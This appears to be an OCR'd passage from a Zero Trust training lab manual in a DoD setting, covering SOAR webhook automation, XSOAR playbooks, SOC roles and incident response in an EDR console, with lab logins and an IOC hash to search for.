
Every time this alert is generated, it sends a Web Request with information about the alert to a service currently listening on our network. These Web Request can be modified to support API calls and integrate with other services for automated response. The greater your automated response, the faster you can react to adversarial activity and the more efficient you can manage a Zero Trust environment.




Click the **Add connector** button to view the type of Web POST or PUT requests you can send**. Exit** and **don't save** the connector.

The webhooks may or may not be interoperable with different capabilities. In most cases, you may need to utilize a SOAR that handles all of the integrations, but this specific example allows you to understand the power of automated actions based on rules.


Next, **open** a **web browser** to https://10.91.0.9 and **login** to the XSOAR with the username **admin** and the password **ch00$3tHeR3dP1ll!**




Next, **click** on the **Playbooks** button on the **bottom left**:





Next scroll down until you see **Block IP – Generic V2** and **click** on it:



To the right, you will see the playbook actions in a flowchart format:







Getting an understanding of how you currently operate, how long your current tasks take, and what manual actions your analysts are conducting will go a long way in helping you develop your playbooks and create efficient playbooks to improve your organization's reaction time, effectiveness, and free up time for additional security functions.

Feel free to take some time to look at the different playbooks. We aren't going to cover the integration steps of the SOAR in this lab, but I want to provide an overview for the student to gain the concept of how powerful a SOAR can be and it's importance in Zero Trust.

6.6 Automation and Orchestration Pillar Lesson 6 (API Standardization) (Future Course)

Future Course

6.7 Automation and Orchestration Pillar Lesson 7 (Security Operations Center (SOC) & Incident Response (IR))

Background

Per the DoD ZT Capabilities and Activities: In the event a CNDSP does not exist, DoD organizations define and stand up SOCs to deploy, operate, and maintain security monitoring, protections and response for DAAS; SOCs provide security management visibility for status (upward visibility) and tactical implementation (downward visibility).

Prior to attempting the lab, please review Course Slides "Pillar 6 Automation and Orchestration Pillar".

Outcomes

1) The student will gain an understanding of security operations centers.

2) Student will conduct incident response utilizing EDR/XDR solutions.

Lab Infrastructure

Required Lab Machines:


Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 30 Minutes

Task

6.7.1 Security Operations Center (SOC) Functions

Example Division SOC:



When standing up a Security Operations Center (SOC) it is important to identify key components such as personnel assigned, and the mission, scope and responsibilities of that SOC.

Above is a screenshot that assumes you have 7 Warrant Officers and 12 Non-Commissioned Officers as members of the organization and have responsibilities of providing Network Security, Host Security, Analytics and Infrastructure and Auditing and Assessment.

The SOC has Zero Trust responsibilities in order to support the organization with Zero Trust efforts. The 255N's and 255A's and their NCO counterparts also have a major role in Zero Trust efforts.

Normally, you will have different roles in a SOC.

SOC Analysts: are responsible for addressing events and responding to them on a daily basis. There are usually tier 1 analysts and tier 2 and tier 3 analysts who respond to greater threats and provide assistance to junior analysts. Analysts also update threat signatures and assist with tuning security events.

SOC Security Engineers: Responsible for the functioning of security capabilities in the environment and continued improvement.

SOC Security Architects: Design the overall security architecture and provide guidance to the engineers on how their capabilities will interoperate and how they will function as Zero Trust.

SOC Infrastructure Support: Responsible for ensuring the hardware and software are functioning according to best business practices and are responsible for updating and securing the security architecture itself.


SOC Security Auditors: Responsible for being the checks and balances of the security architecture and providing purple teaming, red teaming and vulnerability assessments to continuously improve the environment.

6.7.2 Conducting Incident Response with XDR/EDR Solutions


Login to your **windows** system with the username **DoD_Admin** and the password **ch00$3tHeR3dP1ll!**

Login to the **Endgame web interface** at https://10.91.0.3 with the username **admin** and password **ch00$3tHeR3dP1ll!**


We are going to conduct incident response on your system. Start by **click**ing on the **Endpoints** Tab:




Next, **click** on your **system name**:



Next, **click Take Action** and **Start Investigation**:




Give it an investigation name of your **student number** for your system and **click** on **Manage Hunt(s)**:




Check Highlight Applications, File System, Firewall Rules, IOC Search, Loaded Drivers, Network, Persistence, Process, Removable Media, System Configuration and Media.


Under File System, choose the following:




Under IOC Search choose the following SHA256 Hash given to you by an analyst from another organization:
1B12248EB1147EAA0191FDDB3CEB940C743CB495ACE6B0A95181F694C682AE6F



